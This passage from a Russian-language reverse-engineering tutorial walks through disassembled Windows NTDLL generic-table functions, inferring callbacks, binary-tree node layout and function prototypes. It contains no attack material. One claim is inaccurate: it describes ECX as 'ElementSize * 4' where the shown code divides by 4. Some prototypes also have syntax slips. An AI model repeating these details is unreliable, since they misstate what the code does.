Нужно определить, помещается ли EDI как последний параметр вызываемой сразу после этого функции ntdll.7C92147B или сохраняется значение регистра. Поскольку непосредственно после PUSH в EDI записывается новое значение, а в самом конце функции прежнее значение извлекается из стека, известно, что компилятор просто сохраняет EDI, чтобы использовать регистр как локальную переменную.

Следующие две инструкции функции довольно интересны:

```
7C924DC4    MOV EDI,DWORD PTR [EBP+8]
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
```

Первая строка загружает в локальную переменную EDI значение первого параметра функции; мы уже установили, что [EBP+8] - адрес первого параметра. Вторая строка помещает в EAX указатель на первый параметр. Обратите внимание на разницу между MOV и LEA в этой последовательности. MOV действительно обращается к памяти и извлекает значение по адресу [EBP+8], тогда как LEA просто вычисляет EBP + 8 и загружает это число в EAX.

Сразу возникает вопрос, не является ли EAX ещё одной локальной переменной, подобной EDI. Чтобы ответить, рассмотрим непосредственно следующий код.

```
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
```

Видно, что первым в стек помещается значение EAX. Это убедительно показывает, что EAX не был выделен под локальную переменную, а использовался компилятором как временное хранилище, поскольку для помещения указателя на первый параметр в стек требовались две инструкции. Это очень распространённое ограничение языка ассемблера: большинство инструкций не способно принимать сложные аргументы так, как LEA и MOV. Поэтому компилятор должен сначала применить MOV или LEA, сохранить результат в регистре, а затем использовать регистр в следующей инструкции.

Возвращаясь к коду, легко увидеть функцию ntdll.7C92147B, которая принимает два параметра. Напомним, что в соглашении stdcall, используемом большей частью кода Windows, параметры всегда помещаются в стек в обратном порядке. Поэтому первая инструкция PUSH, помещающая EAX, на самом деле передаёт второй параметр. Первым параметром ntdll.7C92147B получает [EBP+C], то есть второй параметр, переданный RtlInsertElementGenericTable.

RtlLocateNodeGenericTable

Проследуем за вызовом из RtlInsertElementGenericTable в ntdll.7C92147B и проанализируем функцию, которую я предварительно назвал RtlLocateNodeGenericTable. Её полный дизассемблированный код приведён в листинге 5.6.

```
7C92147B    MOV EDI,EDI
7C92147D    PUSH EBP
7C92147E    MOV EBP,ESP
7C921480    PUSH ESI
7C921481    MOV ESI,DWORD PTR [EDI]
7C921483    TEST ESI,ESI
```

```
7C921485    JE ntdll.7C924E8C
7C92148B    LEA EAX,DWORD PTR [ESI+18]
7C92148E    PUSH EAX
7C92148F    PUSH DWORD PTR [EBP+8]
7C921492    PUSH EDI
7C921493    CALL DWORD PTR [EDI+18]
7C921496    TEST EAX,EAX
7C921498    JE ntdll.7C924F14
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
7C9214A3    MOV EAX,DWORD PTR [ESI+8]
7C9214A6    TEST EAX,EAX
7C9214A8    JNZ ntdll.7C924F22
7C9214AE    PUSH 3
7C9214B0    POP EAX
7C9214B1    MOV ECX,DWORD PTR [EBP+C]
7C9214B4    MOV DWORD PTR [ECX],ESI
7C9214B6    POP ESI
7C9214B7    POP EBP
7C9214B8    RET 8
7C9214BB    XOR EAX,EAX
7C9214BD    INC EAX
7C9214BE    JMP SHORT ntdll.7C9214B1
```

Листинг 5.6. Дизассемблированный код внутренней неэкспортируемой функции по адресу `ntdll.7C92147B`.

Ещё до начала реверс-инжиниринга этой функции необходимо обратить внимание на пару небольших странностей в самых первых строках листинга 5.6. Посмотрите на первую: `MOV EDI, EDI`. Она ничего не делает! По существу это мёртвый код, помещённый компилятором как заполнитель на случай, если кому-то понадобится установить на функцию перехват. Перехват означает, что внешний компонент добавляет инструкцию `JMP`, служащую уведомлением при каждом вызове перехваченной функции. Размещая такую инструкцию в начале каждой функции, Microsoft фактически создала инфраструктуру для перехвата функций внутри `NTDLL`. Обратите внимание: эти заполнители присутствуют только в новых версиях Windows; в Windows XP они появились в Service Pack 2, поэтому в вашей системе их может не быть.

Следующие несколько строк тоже имеют особенность. После создания обычного стекового кадра функция читает значение из `EDI`, хотя до этого регистр внутри функции не использовался. Разве значение `EDI` в данный момент не должно быть случайным?

Если снова посмотреть на `RtlInsertElementGenericTable` в листинге 5.5, видно, что перед вызовом функции из листинга 5.6 в `EDI` загружается значение первого параметра, переданного `RtlInsertElementGenericTable`, - вероятно, адрес корневой структуры `TABLE`. Это означает, что компилятор просто использует `EDI`, чтобы напрямую передать указатель в `RtlLocateNodeGenericTable`. Но какое соглашение о вызовах передаёт параметры через `EDI`? Никакое стандартное соглашение этого не делает, однако компилятор всё равно выбрал такой способ. Следовательно, он управляет всеми точками входа в эту функцию.

В общем случае, когда функция определена внутри объектного файла, компилятор не знает, какова будет область её видимости. Компоновщик может экспортировать её для вызова другими модулями, либо она может остаться внутренней для исполняемого файла, но вызываться из других объектных файлов. В любом случае компилятор обязан соблюдать указанное соглашение о вызовах, чтобы обеспечить совместимость с неизвестными вызывающими сторонами. Единственное исключение возникает, когда функция явно объявлена локальной для текущего объектного файла посредством ключевого слова `static`. Это сообщает компилятору, что функцию могут вызывать только функции текущего исходного файла, и позволяет назначить таким статическим функциям нестандартные, возможно более эффективные интерфейсы.

В данном случае компилятор пользуется преимуществом `static`, по возможности избегая стека и передавая часть параметров через регистры. Это возможно потому, что он полностью управляет распределением регистров и в вызывающем, и в вызываемом коде.

Судя по числу байтов, переданных через стек, которое равно 8 согласно инструкции `RET`, и по использованию `EDI` без инициализации, можно уверенно предположить, что функция принимает три параметра. Их порядок неизвестен из-за регистра, однако на основании предыдущих функций можно считать, что корневая структура данных всегда передаётся первой. Как уже отмечалось, `RtlInsertElementGenericTable` загружает в `EDI` свой первый параметр, поэтому мы практически уверены, что в `EDI` находится корневая структура.

Теперь рассмотрим первые строки настоящего тела функции.

```
7C921481    MOV ESI,DWORD PTR [EDI]
7C921483    TEST ESI,ESI
7C921485    JE ntdll.7C924E8C
```

Здесь сразу видно, что `EDI` рассматривается как указатель, что подтверждает предположение о структуре таблицы. Проверяется равенство нулю первого элемента со смещением `+0`, помните, что мы восстанавливаем инвертированные условия, и при выполнении условия функция переходит к `ntdll.7C924E8C`.

Возможно, вы заметили любопытный факт: адрес `ntdll.7C924E8C` находится далеко от исследуемого кода! Более того, этот код даже не включён в листинг 5.6 и расположен в совершенно другой области исполняемого файла. Как такое возможно? Почему функция разбросана по всему модулю? Причина связана с некоторыми особенностями управления памятью Windows.

Помните обсуждение рабочих наборов в главе 3? При создании исполняемых модулей одна из главных задач - расположить модуль так, чтобы после загрузки он потреблял как можно меньше физической памяти. Поскольку Windows выделяет физическую память лишь активно используемым областям, этот модуль, как и почти каждый другой компонент Windows, организован особым образом: часто используемые участки кода находятся в начале, а более редкие последовательности сдвинуты к концу. Этот процесс называется настройкой рабочего набора и подробно рассматривается в приложении A.

Пока попробуем понять, что можно узнать из самого факта перемещения условного блока по более высокому адресу памяти. Скорее всего, он выполняется редко! Конечно, для редкого исполнения определённого блока существуют разные причины, но одно главное объяснение верно, вероятно, в 90 процентах случаев: блок реализует некоторый код обработки ошибок. Обработка ошибок - типичный случай условных операторов, которые редко, если вообще когда-либо, действительно исполняются.

Рассмотрим код по адресу `ntdll.7C924E8C` и проверим, является ли он обработчиком ошибки.

```
7C924E8C    XOR EAX,EAX
7C924E8E    JMP ntdll.7C9214B6
```

Как и ожидалось, последовательность лишь обнуляет `EAX` и переходит к эпилогу функции. Это ещё не окончательное доказательство, однако все свидетельства указывают на условие ошибки.

Теперь можно перейти к коду после условного оператора по адресу `ntdll.7C92148B`, который явно является телом функции.

Обратный вызов

Тело RtlLocateNodeGenericTable выполняет несколько необычный вызов функции, который, по-видимому, является центральным действием всей функции. Рассмотрим код:

```
7C92148B    LEA EAX,DWORD PTR [ESI+18]
7C92148E    PUSH EAX
7C92148F    PUSH DWORD PTR [EBP+8]
7C921492    PUSH EDI
7C921493    CALL DWORD PTR [EDI+18]
7C921496    TEST EAX,EAX
7C921498    JE ntdll.7C924F14
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
```

Этот фрагмент делает нечто интересное, чего мы пока не встречали. Очевидно, первые пять инструкций относятся к одному вызову функции, однако обратите внимание на вызываемый адрес. Это не жёстко заданный адрес, как обычно, а значение по смещению +18 в EDI. Так обнаруживается ещё один элемент корневой структуры таблицы: по смещению +18 находится некоторая функция обратного вызова. Если вернуться к RtlInitializeGenericTable, видно, что это смещение загружалось из второго параметра функции. Значит, +18 содержит обратный вызов, определённый пользователем.

По-видимому, обратная функция принимает три параметра: первый - структура данных таблицы, второй - второй параметр текущей функции, третий - ESI + 18. Напомним, что ESI ранее был загружен значением по смещению +0 корневой структуры. Следовательно, +0 содержит некоторую другую структуру данных, а обратная функция получает указатель на смещение +18 этой структуры. Пока назначение структуры неизвестно.

После возврата обратной функции её результат проверяется, и если он равен нулю, выполняется переход к ntdll.7C924F14. Этот адрес снова находится за пределами основного тела функции. Ещё один код обработки ошибки? Проверим. По адресу ntdll.7C924F14 находится следующий фрагмент:

```
7C924F14    MOV EAX,DWORD PTR [ESI+4]
7C924F17    TEST EAX,EAX
7C924F19    JNZ SHORT ntdll.7C924F22
7C924F1B    PUSH 2
7C924F1D    JMP ntdll.7C9214B0
7C924F22    MOV ESI,EAX
7C924F24    JMP ntdll.7C92148B
```

Он загружает в EAX смещение +4 неизвестной структуры из ESI и проверяет его на ноль. Если значение ненулевое, код переходит к ntdll.7C924F22, двухстрочному фрагменту, который возвращается к ntdll.7C92148B внутри основного тела, но перед этим загружает в ESI значение смещения +4 неизвестной структуры, находящееся сейчас в EAX. Если смещение +4 равно нулю, код помещает число 2 в стек и возвращается к ntdll.7C9214B0, другому адресу в основном теле RtlLocateNodeGenericTable.

На этом этапе важно отслеживать различные ветви, которые мы уже встретили. Из-за разбросанного по модулю расположения функции всё выглядит несколько запутаннее, чем могло бы. По существу проверка смещения +4 неизвестной структуры имеет один из двух результатов. Если значение равно нулю, функция возвращает управление вызывающему коду; адрес ntdll.7C9214B0 находится рядом с
самым концом функции. Если по этому смещению находится ненулевое значение, код загружает его в ESI и возвращается к ntdll.7C92148B, то есть к только что рассмотренному коду вызова обратной функции.

Похоже, перед нами цикл, который постоянно вызывает обратную функцию и обходит некоторый связанный список, начинающийся по смещению +0 корневой структуры данных. Каждый элемент, по-видимому, имеет длину не меньше 0x1C байт, поскольку последним параметром обратной функции передаётся смещение +18 этой структуры.

Посмотрим, что происходит, когда обратная функция возвращает ненулевое значение.

```
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
7C9214A3    MOV EAX,DWORD PTR [ESI+8]
7C9214A6    TEST EAX,EAX
7C9214A8    JNZ ntdll.7C924F22
7C9214AE    PUSH 3
7C9214B0    POP EAX
7C9214B1    MOV ECX,DWORD PTR [EBP+C]
7C9214B4    MOV DWORD PTR [ECX],ESI
7C9214B6    POP ESI
7C9214B7    POP EBP
7C9214B8    RET 8
```

Прежде всего, обратная функция, по-видимому, возвращает некоторое число, а не указатель. Это может быть логическое значение, но пока уверенности нет. Первая проверка исследует условие `ReturnValue != 1` и, если оно не выполняется, загружает в EAX смещение +8. Затем значение по смещению +8 в ESI проверяется на ненулевое значение. Если оно равно нулю, код записывает в EAX число 3 с помощью описанного ранее приёма PUSH-POP и переходит к очевидному эпилогу функции. Теперь ясно, что число 3 загружалось в EAX, чтобы вернуть вызывающему значение 3. Обратите внимание: второй параметр рассматривается как указатель и получает текущее значение ESI, то есть обсуждавшуюся неизвестную структуру. Это важно, потому что функция, судя по всему, обходит иной список, не тот, который встречался ранее. По-видимому, некоторый связанный список начинается по смещению +0 корневой структуры таблицы.

Мы уже видели, что происходит, когда обратная функция возвращает 0 или 1. При любом другом значении выполняется рассмотренный ранее условный переход, и исполнение продолжается по адресу `ntdll.7C9214BB`. Там находится следующий код:

```
7C9214BB    XOR EAX,EAX
7C9214BD    INC EAX
7C9214BE    JMP SHORT ntdll.7C9214B1
```

Фрагмент устанавливает EAX равным 1 и возвращается к уже рассмотренному адресу `ntdll.7C9214B1`. Напомним, что эта последовательность не изменяет EAX, поэтому функция фактически возвращает вызывающему 1.

Если вернуться к коду сразу после вызова обратной функции, видно: когда проверка смещения +8 в ESI обнаруживает ненулевое значение, происходит переход к уже рассмотренному адресу `ntdll.7C924F22`. Этот код загружает ESI из EAX и возвращается к началу цикла.

К этому моменту собрано достаточно сведений для обоснованных предположений о функции. Она циклически вызывает некоторую обратную функцию и действует по-разному в зависимости от возвращённого значения. Обратная функция получает элементы, по-видимому принадлежащие некоторому связанному списку. Первый элемент списка доступен через смещение +0 корневой структуры данных.

Продолжение цикла и направление движения зависят от результата обратной функции:

1. Если обратная функция возвращает 0, цикл продолжается по смещению +4 текущего элемента. Если там находится ноль, функция возвращает 2.
2. Если обратная функция возвращает 1, следующий элемент загружается из смещения +8 текущего. Если там ноль, функция возвращает 3. Когда +8 содержит ненулевое значение, цикл продолжается по смещению +4, начиная с нового элемента.
3. Если обратная функция возвращает любое иное значение, цикл завершается и возвращается текущий элемент. Возвращаемое значение функции равно 1.

Высокоуровневые гипотезы

Полезно немного отвлечься от всех этих битов, байтов и ветвей и посмотреть на общую картину. Что перед нами и что делает функция? Пока сказать трудно, однако повторяющиеся обратные вызовы и смена направления в зависимости от их результатов указывают, что обратная функция может определять относительное положение элемента в списке. Вероятно, это функция сравнения элементов, которая получает два элемента и сопоставляет их. Три возвращаемых значения, по всей видимости, означают "меньше", "больше" или "равно".

Пока трудно определить, какое значение что означает. Если опереться на прежние выводы о расположении следующего и предыдущего указателей, то сначала находится указатель на следующий элемент, а за ним - на предыдущий. На этом основании можно сделать следующие предположения:

• Значение 0, возвращённое обратной функцией, означает, что новый элемент больше текущего и нужно двигаться вперёд по списку.
• Значение 1 означает, что новый элемент меньше текущего и нужно двигаться назад.
• Любое значение, отличное от 0 и 1, означает, что новый элемент идентичен уже находящемуся в списке и добавлять его не следует.

Мы хорошо продвинулись, но несколько частей всё ещё не складываются. Например, если смещения +4 и +8 новой неизвестной структуры действительно указывают на связанный список, какой смысл циклически двигаться по +4, а найдя меньший элемент, один раз перейти по +8, предположительно указателю на предыдущий элемент, и затем снова продолжить движение по +4? Для связанного списка это означало бы отступить на один элемент назад, а потом вновь идти вперёд. Польза такой последовательности непонятна, а значит, вероятно, это вовсе не связанный список. Скорее перед нами некоторая древовидная структура, где +4 указывает на одну сторону дерева, предположим, с большими значениями, а +8 - на другую.

Прелесть гипотезы о дереве в том, что она объясняет, почему цикл берёт смещение +8 текущего элемента, а затем продолжает движение по +4. Если +4 действительно указывает на правый узел, а +8 - на левый, всё совершенно логично. Функция движется к большим значениям, постоянно переходя к следующему правому узлу, пока не найдёт узел, средний элемент которого больше искомого; это означает, что нужный элемент находится в левом узле. Тогда функция переходит влево и снова движется вправо, пока не найдёт элемент. Перед нами классический алгоритм двоичного поиска, описанный Дональдом Э. Кнутом (Donald E. Knuth) в книге *The Art of Computer Programming - Volume 3: Sorting and Searching*, Second Edition, Addison-Wesley [Knuth3]. Разумеется, функция, вероятно, не ищет существующий элемент, а определяет место для нового.

Параметры обратной функции

Ещё раз рассмотрим передаваемые обратной функции параметры и попробуем угадать их назначение. Первый уже известен: он читается из `EDI`, где находится корневая структура данных. Третий параметр - текущий узел предполагаемого двоичного дерева. Но почему обратная функция получает смещение `+18` этой структуры? Вероятно, `+18` - не просто смещение элемента структуры, а общий размер заголовков элемента. Прибавляя `18` к указателю, функция пропускает заголовки и переходит к настоящим данным элемента, которые, разумеется, зависят от конкретной реализации.

Второй параметр обратной функции берётся из первого параметра текущей функции. Что это может быть? Поскольку мы считаем обратный вызов сравнением элементов, можно уверенно предположить, что второй параметр указывает на новый элемент. Иначе с чем функция сравнения могла бы сопоставлять текущий элемент? Таким образом, обратная функция принимает указатель `TABLE`, указатель на данные добавляемого элемента и указатель на данные текущего элемента. Она сравнивает новый элемент с данными элемента, по которому сейчас проходит обход. Попробуем определить её прототип.

```
typedef int (stdcall * TABLE_COMPARE_ELEMENTS) (

    TABLE   *pTable,
    PVOID    pElement1,
    PVOID    pElement2
);
```

Сводка результатов

Подведём итог всему, что удалось узнать о `RtlLocateNodeGenericTable`. Теперь у нас есть рабочая гипотеза о передаваемых ей параметрах. Вернёмся к коду `RtlInsertElementGenericTable`, который вызывал `RtlLocateNodeGenericTable`, и попробуем на основании новых знаний выяснить что-нибудь о параметрах самой `RtlInsertElementGenericTable`. Ниже приведена последовательность её вызова.

```
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
```

По-видимому, второй параметр `RtlInsertElementGenericTable`, находящийся по адресу `[EBP+C]`, является вставляемым новым элементом. Теперь, зная, что `ntdll.7C92147B`, то есть `RtlLocateNodeGenericTable`, находит узел универсальной таблицы, можно предложить её приблизительный прототип.

```
int RtlLocateNodeGenericTable (

    TABLE  *pTable,
    PVOID   ElementToLocate,
    NODE  **NodeFound;
);
```

О расположении данных универсальной таблицы всё ещё остаётся много открытых вопросов. Например, что представлял собой связанный список, встреченный в `RtlGetElementGenericTable`, и как он связан с найденной структурой двоичного дерева?

RtlRealInsertElementWorker

После возврата ntdll.7C92147B функция RtlInsertElementGenericTable вызывает ntdll.7C924DF0, показанную в листинге 5.7. Нетрудно догадаться: раз предыдущая функция лишь искала подходящий узел для вставки, эта должна фактически добавлять элемент в таблицу.

Прежде чем рассматривать реализацию, вернёмся к способу вызова из RtlInsertElementGenericTable. Теперь, когда кое-что известно об обрабатываемых ею данных, возможно, удастся узнать немного и о новой функции ещё до дизассемблирования. Вот последовательность вызова:

```
7C924DD3    PUSH EAX
7C924DD4    PUSH DWORD PTR [EBP+8]
7C924DD7    PUSH DWORD PTR [EBP+14]
7C924DDA    PUSH DWORD PTR [EBP+10]
7C924DDD    PUSH DWORD PTR [EBP+C]
7C924DE0    PUSH EDI
7C924DE1    CALL ntdll.7C924DF0
```

По-видимому, ntdll.7C924DF0 принимает шесть параметров. Рассмотрим каждый из них и попробуем определить содержимое:

• **Аргумент 6.** Фрагмент начинается сразу после вызова функции определения положения нового элемента, поэтому шестой аргумент является возвращаемым значением ntdll.7C92147B, которое может быть равно 1, 2 или 3.
• **Аргумент 5.** Это адрес первого параметра, переданного RtlInsertElementGenericTable. Однако теперь он содержит не первоначальное значение от вызывающего кода, а указатель на узел двоичного дерева, полученный от функции поиска. По существу это указатель на узел, к которому будет добавлен новый элемент.
• **Аргумент 4.** Четвёртый параметр RtlInsertElementGenericTable. Его содержимое пока неизвестно.
• **Аргумент 3.** Третий параметр RtlInsertElementGenericTable. Его содержимое пока неизвестно.
• **Аргумент 2.** Согласно предыдущей оценке, второй параметр RtlInsertElementGenericTable является собственно добавляемым элементом.
• **Аргумент 1.** В EDI находится корневая структура данных таблицы.

Используем все эти сведения для временного прототипа функции:

```
UNKNOWN RtlRealInsertElementWorker(

    TABLE *pTable,
    PVOID ElementData,
    UNKNOWN Unknown1,
    UNKNOWN Unknown2,
    NODE *pNode,
    ULONG SearchResult
);
```

Теперь у нас есть основные сведения о RtlRealInsertElementWorker, и можно взяться за полный листинг, чтобы точно выяснить её работу. Полный дизассемблированный код приведён в листинге 5.7.

```
7C924DF0    MOV EDI,EDI
7C924DF2    PUSH EBP
7C924DF3    MOV EBP,ESP
7C924DF5    CMP DWORD PTR [EBP+1C],1
7C924DF9    PUSH EBX
7C924DFA    PUSH ESI
7C924DFB    PUSH EDI
7C924DFC    JE ntdll.7C935D5D
7C924E02    MOV EDI,DWORD PTR [EBP+10]
7C924E05    MOV ESI,DWORD PTR [EBP+8]
7C924E08    LEA EAX,DWORD PTR [EDI+18]
```

```
7C924E0B    PUSH EAX
7C924E0C    PUSH ESI
7C924E0D    CALL DWORD PTR [ESI+1C]
7C924E10    MOV EBX,EAX
7C924E12    TEST EBX,EBX
7C924E14    JE ntdll.7C94D4BE
7C924E1A    AND DWORD PTR [EBX+4],0
7C924E1E    AND DWORD PTR [EBX+8],0
7C924E22    MOV DWORD PTR [EBX],EBX
7C924E24    LEA ECX,DWORD PTR [ESI+4]
7C924E27    MOV EDX,DWORD PTR [ECX+4]
7C924E2A    LEA EAX,DWORD PTR [EBX+C]
7C924E2D    MOV DWORD PTR [EAX],ECX
7C924E2F    MOV DWORD PTR [EAX+4],EDX
7C924E32    MOV DWORD PTR [EDX],EAX
7C924E34    MOV DWORD PTR [ECX+4],EAX
7C924E37    INC DWORD PTR [ESI+14]
7C924E3A    CMP DWORD PTR [EBP+1C],0
7C924E3E    JE SHORT ntdll.7C924E88
7C924E40    CMP DWORD PTR [EBP+1C],2
7C924E44    MOV EAX,DWORD PTR [EBP+18]
7C924E47    JE ntdll.7C924F0C
7C924E4D    MOV DWORD PTR [EAX+8],EBX
7C924E50    MOV DWORD PTR [EBX],EAX
7C924E52    MOV ESI,DWORD PTR [EBP+C]
7C924E55    MOV ECX,EDI
7C924E57    MOV EAX,ECX
7C924E59    SHR ECX,2
7C924E5C    LEA EDI,DWORD PTR [EBX+18]
7C924E5F    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
7C924E61    MOV ECX,EAX
7C924E63    AND ECX,3
7C924E66    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
7C924E68    PUSH EBX
7C924E69    CALL ntdll.RtlSplay
7C924E6E    MOV ECX,DWORD PTR [EBP+8]
7C924E71    MOV DWORD PTR [ECX],EAX
7C924E73    MOV EAX,DWORD PTR [EBP+14]
7C924E76    TEST EAX,EAX
7C924E78    JNZ ntdll.7C935D4F
7C924E7E    LEA EAX,DWORD PTR [EBX+18]
7C924E81    POP EDI
7C924E82    POP ESI
7C924E83    POP EBX
7C924E84    POP EBP
7C924E85    RET 18
7C924E88    MOV DWORD PTR [ESI],EBX
7C924E8A    JMP SHORT ntdll.7C924E52
7C924E8C    XOR EAX,EAX
7C924E8E    JMP ntdll.7C9214B6
```

Листинг 5.7. Дизассемблированный код функции по адресу `ntdll.7C924DF0`*.*

Подобно функции из листинга 5.6, эта тоже начинается фиктивной инструкцией `MOV EDI, EDI`. Однако, в отличие от предыдущей, она, по-видимому, не получает параметры через регистры, а значит, вероятно, не была объявлена с ключевым словом `static`. Сначала функция проверяет значение последнего параметра `SearchResult` и выполняет один из удалённых переходов за пределы функции, если `SearchResult == 1`. Это условие мы рассмотрим позднее.

Пока посмотрим на код, исполняемый при невыполнении условия.

```
7C924E02    MOV EDI,DWORD PTR [EBP+10]
7C924E05    MOV ESI,DWORD PTR [EBP+8]
7C924E08    LEA EAX,DWORD PTR [EDI+18]
7C924E0B    PUSH EAX
7C924E0C    PUSH ESI
7C924E0D    CALL DWORD PTR [ESI+1C]
```

По-видимому, структура `TABLE` содержит ещё один указатель обратного вызова. Смещение `+1C`, судя по всему, является другой обратной функцией с двумя параметрами. Рассмотрим их и попробуем понять её назначение. Первый параметр берётся из `ESI` и совершенно очевидно является указателем `TABLE`. Что содержит второй?

По существу это значение третьего параметра `RtlRealInsertElementWorker`, увеличенное на `18` байт в шестнадцатеричном виде. Ранее назначение третьего параметра было неизвестно, но число `0x18` кажется знакомым. Вспомните, как `RtlLocateNodeGenericTable` прибавляла `0x18`, то есть 24 в десятичном виде, к указателю текущего элемента перед передачей в `TABLE_COMPARE_ELEMENTS`. Я предположил, что прибавление 24 байт пропускает заголовок и приводит к настоящим данным элемента. Новый факт подтверждает предположение: каждый элемент универсальной таблицы хранится с 24-байтным заголовком, за которым следуют его данные.

Продолжим исследование функции и выясним её работу и назначение обратного вызова. После возврата происходит следующее:

```
7C924E10    MOV EBX,EAX
7C924E12    TEST EBX,EBX
7C924E14    JE ntdll.7C94D4BE
7C924E1A    AND DWORD PTR [EBX+4],0
7C924E1E    AND DWORD PTR [EBX+8],0
7C924E22    MOV DWORD PTR [EBX],EBX
7C924E24    LEA ECX,DWORD PTR [ESI+4]
7C924E27    MOV EDX,DWORD PTR [ECX+4]
7C924E2A    LEA EAX,DWORD PTR [EBX+C]
7C924E2D    MOV DWORD PTR [EAX],ECX
7C924E2F    MOV DWORD PTR [EAX+4],EDX
7C924E32    MOV DWORD PTR [EDX],EAX
7C924E34    MOV DWORD PTR [ECX+4],EAX
7C924E37    INC DWORD PTR [ESI+14]
7C924E3A    CMP DWORD PTR [EBP+1C],0
7C924E3E    JE SHORT ntdll.7C924E88
7C924E40    CMP DWORD PTR [EBP+1C],2
7C924E44    MOV EAX,DWORD PTR [EBP+18]
7C924E47    JE ntdll.7C924F0C
7C924E4D    MOV DWORD PTR [EAX+8],EBX
7C924E50    MOV DWORD PTR [EBX],EAX
```

Код проверяет результат обратной функции. Если он равен нулю, выполняется переход в удалённый блок. Быстро рассмотрим его.

```
7C94D4BE    MOV EAX,DWORD PTR [EBP+14]
7C94D4C1    TEST EAX,EAX
7C94D4C3    JE SHORT ntdll.7C94D4C7
7C94D4C5    MOV BYTE PTR [EAX],BL
7C94D4C7    XOR EAX,EAX
7C94D4C9    JMP ntdll.7C924E81
```

Это похоже на режим неудачи, который по существу возвращает вызывающему ноль. Обратите внимание, что последовательность проверяет ненулевое значение четвёртого параметра по адресу `[EBP+14]`. Если он ненулевой, функция рассматривает его как указатель и записывает по этому адресу один байт со значением 0, поскольку `EBX` в этот момент заведомо равен нулю. По-видимому, четвёртый параметр является указателем на некоторое логическое значение, уведомляющее вызывающий код об успехе или неудаче.

Теперь посмотрим, что происходит при ненулевом результате обратной функции. Нетрудно увидеть, что код инициализирует заголовок только что выделенного элемента, используя возвращённое обратной функцией значение как адрес. Прежде чем разбираться в подробностях инициализации, остановимся и осмыслим, что это сообщает о назначении обратной функции. Судя по всему, она выделяет память для создаваемого элемента. Мы знаем это потому, что в EBX находится результат обратного вызова и он определённо используется как указатель на новый элемент, который сейчас инициализируется. На основании этого определим обратную функцию:

```
typedef NODE * ( _stdcall * TABLE_ALLOCATE_ELEMENT) (

    TABLE  *pTable,
    ULONG   ElementSize
);
```

Как я понял, что второй параметр является размером элемента? Всё просто. Значение было передано вызывающим кодом RtlInsertElementGenericTable в RtlRealInsertElementWorker, увеличено на 24 и в конце передано TABLE_ALLOCATE_ELEMENT. Очевидно, приложение, вызывающее RtlInsertElementGenericTable, сообщает размер элемента, а функция прибавляет 24, потому что такова длина заголовка узла. Теперь также известно, что третий параметр RtlRealInsertElementWorker - заданная пользователем длина элемента. Кроме того, четвёртый параметр является необязательным указателем на логическое значение с результатом функции. Исправим первоначальный прототип.

```
UNKNOWN RtlRealInsertElementWorker(

    TABLE *pTable,
    PVOID ElementData,
    ULONG ElementSize,
    BOOLEAN *pResult OPTIONAL,
    NODE *pNode,
    ULONG SearchResult
);
```

Возможно, вы заметили, что мы накопили уже немало сведений о параметрах RtlInsertElementGenericTable. Теперь можно приступить к её прототипу.

```
UNKNOWN NTAPI RtlInsertElementGenericTable(

    TABLE   *pTable,
    PVOID    ElementData,
    ULONG    DataLength,
    BOOLEAN *pResult OPTIONAL,
);
```

К этому моменту получен значительный объём знаний об API и связанных структурах. Вероятно, нет настоящей необходимости определять каждый элемент заголовка узла, но рассмотрим последовательность и попробуем понять, как новый элемент связывается с существующей структурой данных.

Связывание элемента

Прежде всего видно, что функция обращается к заголовку элемента через EBX, затем загружает в EAX значение EBX + C и использует EAX для доступа к элементам. Это показывает, что по смещению +C заголовка находится некоторая структура данных. Иначе зачем компилятору обращаться к этим элементам через другой регистр? Почему не использовать EBX для всех?

Кроме того, теперь имеется прямое доказательство, что универсальная таблица поддерживает и связанный список, и дерево. В EAX загружается начальный адрес заголовка связанного списка (LIST_ENTRY *), а EBX используется для обращения к элементам двоичного дерева. Перед присоединением узла к остальному дереву функция проверяет SearchResult. Если он равен 0, код переходит к ntdll.7C924E88 сразу после конца основного тела функции. Вот код этого условия:

```
7C924E88    MOV DWORD PTR [ESI],EBX
7C924E8A    JMP SHORT ntdll.7C924E52
```

В этом случае узел присоединяется как корень дерева. Если SearchResult ненулевой, код входит в очевидный блок if-else, условием входа в который является SearchResult != 2. При выполнении условия код берёт параметр pNode, найденный в RtlLocateNodeGenericTable, и присоединяет созданный узел как левого потомка по смещению +8. Если SearchResult == 2, выполняется переход к следующей последовательности:

```
7C924F0C    MOV DWORD PTR [EAX+4],EBX
7C924F0F    JMP ntdll.7C924E50
```

Здесь созданный элемент присоединяется как правый потомок pNode по смещению +4. Очевидно, результат поиска показывает, меньше или больше новый элемент значения, представленного pNode. Сразу после блока if-else указатель на pNode сохраняется по смещению +0 новой записи. Значит, +0 заголовка узла содержит указатель на родительский элемент. Теперь структуру заголовка можно определить правильно.

```
struct NODE
{

    NODE        *ParentNode;
    NODE        *RightChild;
    NODE        *LeftChild;
    LIST_ENTRY  LLEntry;
    ULONG       Unknown;
};
```

Копирование элемента

После выделения нового узла и его присоединения к pNode встречается интересная, довольно распространённая последовательность, которую вы, вероятно, часто будете видеть при реверс-инжиниринге кода IA-32. Рассмотрим её.

```
7C924E52    MOV ESI,DWORD PTR [EBP+C]
7C924E55    MOV ECX,EDI
7C924E57    MOV EAX,ECX
7C924E59    SHR ECX,2
7C924E5C    LEA EDI,DWORD PTR [EBX+18]
7C924E5F    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
7C924E61    MOV ECX,EAX
7C924E63    AND ECX,3
7C924E66    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
```

Код загружает в ESI значение ElementData, в EDI - конец заголовка нового узла, в ECX - ElementSize * 4, после чего начинает копировать данные элемента по 4 байта. Обратите внимание на две последовательности копирования. Первая предназначена для четырёхбайтовых фрагментов, а вторая проверяет, остались ли отдельные байты, и копирует их; первая MOVS принимает операнды DWORD PTR, вторая - BYTE PTR.

